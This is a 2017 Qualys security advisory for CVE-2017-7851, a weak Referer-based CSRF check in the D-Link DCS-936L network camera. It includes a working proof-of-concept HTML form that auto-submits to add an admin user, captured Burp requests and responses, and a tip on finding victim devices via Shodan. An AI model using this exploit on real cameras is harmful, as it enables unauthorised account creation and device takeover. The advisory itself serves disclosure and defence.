

March 26, 2017

D-Link Network Camera DCS-936L Weak CSRF Protection Vulnerability

SYNOPSIS:

D-Link DCS-936L camera implements CSRF protection which can be bypassed easily.

Reference: - <http://us.dlink.com/product-category/home-solutions/view/network-cameras/>

CVE: <http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=2017-7851>

VULNERABILITY DETAILS:

Lab Setup:

1. Target Camera: D-Link DCS-936L with latest firmware version 1.02.01
2. Target IP Address: 192.168.100.6
3. Site Hosting CSRF page: <http://174.138.67.126>
4. CSRF URL: <http://174.138.67.126/192.168.100.6.html>

Vulnerable/Tested Version:

D-Link DCS-936L running firmware version 1.02.01 is affected. Other models may also be affected.

Vulnerability: Cross-Site-Request-Forgery (CSRF) Bypass

D-Link DCS-936L prevents CSRF attack by looking at 'Referer' header. The 'Referer' IP should match with the one in 'HOST' header. If it does not, HTTP 403 is returned in the response.

However, this device does not perform a strict check on 'Referer' header. It seems that it looks for the device's IP address (which is the one in 'HOST' header) anywhere in the 'Referer' header. If found, it happily accepts the request.

An unauthenticated, remote attacker could host a malicious site that makes requests to the victim's device without having credentials.

Risk Factor: Low

Impact:

If a victim is logged into camera's web console and visits a malicious site hosting a <Target_Device_IP.HTML> from another tab in the same browser, the malicious site can send requests to


victim's device. An attacker can add a new user, replace the firmware with malicious one or connect victim's device to rogue Wireless Network.

Note: An attacker can easily find out public IP address of victim's device on Shodan or similar search engines to create <Target_Device_IP.HTML> file

CVSS Score: AV: N/AC: M/AU: N/C:C/I: C/A:C

Proof-Of-Concept:


1. Attacker hosts a '192.168.100.6.html' on 174.138.67.126




```
root@ubuntu-512mb-nyc3-01: /var/www
<html>
<body>
  <form id="CSRF" action="http://192.168.100.6/eng/admin/tools_admin.cgi"
method="POST">
    <input type="hidden" name="user" value="hacker">
    <input type="hidden" name="action" value="set">
    <input type="hidden" name="password" value="abc123">
    <input type="hidden" name="confirmPassword" value="abc123">
  </form>
  <script>
    window.onload = function() {
      document.forms['CSRF'].submit()
    }
  </script>
</body>
</html>
~
~
"192.168.100.6.html" 20L, 503C written          3,30-37      All
```

Note: This request can be sent over HTTPS. The only reason I am sending it over HTTP is to avoid Browser's warning for BurpSuite Proxy.

2. Victim logs into his device.



3. Victim then visits attackers site <http://174.138.67.126/192.168.100.6.html>



4. Above request adds a new user 'Hacker' which reboots the web server.

D-LINK CORPORATION | WIRE... × http://192.168....tools_admin.cgi × +

192.168.100.6/eng/admin/tools_admin.cgi

INT ▾ SQL▾ XSS▾ Encryption▾ Encoding▾ Other▾

Load URL
Split URL
Execute

Enable Post data Enable Referrer

ADMIN

Here you can change the administrator's password for your account as well as add and/or delete user account(s). You can also configure a unique name for your camera, and enable its OSD (On-Screen Display) feature in order to display camera name and time stamp for both live video and recordings of your camera.

Changes saved.
Camera Web Server is currently restarting, please wait 18 seconds.

ADMIN PASSWORD SETTING

Old Password	<input type="text"/>	30 characters maximum
New Password	<input type="text"/>	30 characters maximum
Confirm New Password	<input type="text"/>	

ADD USER ACCOUNT

User Name	<input type="text"/>	30 characters maximum
New Password	<input type="text"/>	30 characters maximum
Confirm New Password	<input type="text"/>	

20 users maximum

5. Request in BurpSuite:

#	Host	Method	URL	Params	Edited	Status	Length	MIME t...	Extension
1596	http://174.138.67.126	GET	/192.168.100.6.html			200	780	HTML	html
1597	http://192.168.100.6	POST	/eng/admin/tools_admin.cgi		<input checked="" type="checkbox"/>	200	8501	XML	cgi
1598	http://192.168.100.6	GET	/eng/admin/tools_admin.xsl			304	250		xsl
1601	http://192.168.100.6	GET	/eng/js/jquery.js			304	257	script	js
1602	http://192.168.100.6	GET	/eng/js/make.js			304	257	script	js
1603	http://192.168.100.6	GET	/eng/js/ajax.js			304	256	script	js
1604	http://192.168.100.6	GET	/eng/js/frameAutoSize.js			304	257	script	js
1605	http://192.168.100.6	GET	/eng/js/public.js			304	257	script	js
1606	http://192.168.100.6	GET	/eng/js/admin.js			304	257	script	js

Request Response

Raw Headers Hex HTML Render

Server: Apache/2.2.22 (Ubuntu)
 Last-Modified: Sun, 26 Mar 2017 09:22:29 GMT
 ETag: "20255-1f7-54b9ec40c5e90"
 Accept-Ranges: bytes
 Vary: Accept-Encoding
 Content-Length: 503
 Connection: close
 Content-Type: text/html

```
<html>
<body>
  <form id="CSRF" action="http://192.168.100.6/eng/admin/tools_admin.cgi" method="POST">
    <input type="hidden" name="user" value="hacker">
    <input type="hidden" name="action" value="set">
    <input type="hidden" name="password" value="abc123">
    <input type="hidden" name="confirmPassword" value="abc123">
```

6. Browser sends add new user request to the target device 192.168.100.6. Referer header is set to <http://174.138.67.126/192.100.6.html> . As this contains the IP address of the device (192.168.100.6), this request is processed successfully.

Filter: Hiding CSS, image and general binary content

#	Host	Method	URL	Params	Edited	Status	Length	MIME t...	Extension
1595	http://192.168.100.6	GET	/js/public.js			404	263	HTML	js
1596	http://174.138.67.126	GET	/192.168.100.6.html			200	780	HTML	html
1597	http://192.168.100.6	POST	/eng/admin/tools_admin.cgi		<input checked="" type="checkbox"/>	200	8501	XML	cgi
1598	http://192.168.100.6	GET	/eng/admin/tools_admin.xsl			304	250		xsl
1601	http://192.168.100.6	GET	/eng/js/jquery.js			304	257	script	js
1602	http://192.168.100.6	GET	/eng/js/make.js			304	257	script	js
1603	http://192.168.100.6	GET	/eng/js/ajax.js			304	256	script	js
1604	http://192.168.100.6	GET	/eng/js/frameAutoSize.js			304	257	script	js
1605	http://192.168.100.6	GET	/eng/js/public.js			304	257	script	js
1606	http://192.168.100.6	GET	/eng/js/admin.js			304	257	script	js

Request Response

Raw Params Headers Hex

```
POST /eng/admin/tools_admin.cgi HTTP/1.1
Host: 192.168.100.6
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:45.0) Gecko/20100101 Firefox/45.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://174.138.67.126/192.168.100.6.html
Cookie: language=eng; usePath=null
Authorization: Basic YWRtaW46YWJjMTIz
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 61

user=hacker&action=set&password=abc123&confirmPassword=abc123
```

7. Server response shows user hacker added successfully:

1596	http://174.138.67.126	GET	/192.168.100.6.html	<input type="checkbox"/>	<input type="checkbox"/>	200	780	HTML	html
1597	http://192.168.100.6	POST	/eng/admin/tools_admin.cgi	<input checked="" type="checkbox"/>	<input type="checkbox"/>	200	8501	XML	cgi
1598	http://192.168.100.6	GET	/eng/admin/tools_admin.xsl	<input type="checkbox"/>	<input type="checkbox"/>	304	250	xsl	xsl
1601	http://192.168.100.6	GET	/eng/js/jquery.js	<input type="checkbox"/>	<input type="checkbox"/>	304	257	script	js
1602	http://192.168.100.6	GET	/eng/js/make.js	<input type="checkbox"/>	<input type="checkbox"/>	304	257	script	js
1603	http://192.168.100.6	GET	/eng/js/ajax.js	<input type="checkbox"/>	<input type="checkbox"/>	304	256	script	js
1604	http://192.168.100.6	GET	/eng/js/frameAutoSize.js	<input type="checkbox"/>	<input type="checkbox"/>	304	257	script	js
1605	http://192.168.100.6	GET	/eng/js/public.js	<input type="checkbox"/>	<input type="checkbox"/>	304	257	script	js
1606	http://192.168.100.6	GET	/eng/js/admin.js	<input type="checkbox"/>	<input type="checkbox"/>	304	257	script	js

Request Response

Raw Headers Hex XML

```
<user>
<name>admin</name>
</user>
</Administrators>
<Users>
<max>20</max>
<size>1</size>
<user>
<name>hacker</name>
</user>
</Users>
<eth0Ipv4Addr>192.168.100.6</eth0Ipv4Addr>
</config>
</root>
```

? < + > hacked

INT - + SQL+ XSS+ Encryption+ Encoding+ Other+

- Load URL
- Split URL
- Execute

Enable Post data Enable Referrer

Save

ADD USER ACCOUNT

User Name 30 characters maximum

New Password 30 characters maximum

Confirm New Password

Add 20 users maximum

USER LIST

User Name Delete

AUTHENTICATION

- RTSP Authentication
- HTTP Authentication
- Snapshot URL Authentication
(<http://192.168.100.6/image/jpeg.cgi>)

Save

DEVICE SETTING

Camera Name 36 characters maximum

8. Attacker can now log into the device as hacker/abc123

The screenshot shows a web browser displaying the D-Link DCS-936L interface. The page title is "Product: DCS-936L" and "Firmware Version: 1.02". The main content area is titled "LIVE VIDEO" and contains a message: "This section shows your camera's live video. You can control your settings using the buttons below. Current resolution is x". Below this, there are buttons for "Camera", "Logout", and "Please select a".

The network debugger window is open, showing a list of requests. The first request is highlighted:

Name / Path	Protocol	Method	Result / Description	Content type	Received	Time	Initiator / Type
liveView.cgi?nav=Live http://192.168.100.6/eng/	HTTP	GET	200 OK	text/xml		629.28 ms	document
liveView.xsl http://192.168.100.6/eng/	HTTP	GET	304 Not Modified	text/xsl	(from cache)	10.97 ms	parsedElement
basic.css http://192.168.100.6/eng/	HTTP	GET	200 OK	text/css	(from cache)	0 s	
liveView.css http://192.168.100.6/eng/	HTTP	GET	200 OK	text/css	(from cache)	0 s	
icons.css http://192.168.100.6/eng/	HTTP	GET	200 OK	text/css	(from cache)	0 s	
ajax.js http://192.168.100.6/eng/js/	HTTP	GET	200 OK	text/javascript	(from cache)	0 s	
liveView.js http://192.168.100.6/eng/js/	HTTP	GET	200 OK	text/javascript	(from cache)	0 s	

The detailed view of the first request shows the following headers:

- Request URL: http://192.168.100.6/eng/liveView.cgi?nav=Live
- Request Method: GET
- Status Code: 200 / OK
- Request Headers:
 - Accept: text/html, application/xhtml+xml, image/jxr, */*
 - Accept-Encoding: gzip, deflate
 - Accept-Language: en-US
 - Authorization: Basic aGFja2VyMTphYmMxMjM=
 - Connection: Keep-Alive
 - Cookie: language=eng
 - Host: 192.168.100.6

CREDITS:

The discovery and documentation of this vulnerability was conducted by **Kapil Khot**, Qualys Vulnerability Signature/Research Team.

CONTACT:

For more information about the Qualys Security Research Team, visit our website at <http://www.qualys.com> or send email to research@qualys.com

LEGAL NOTICE:

The information contained within this advisory is Copyright (C) 2017 Qualys Inc. It may be redistributed provided that no fee is charged for distribution and that the advisory is not modified in any way.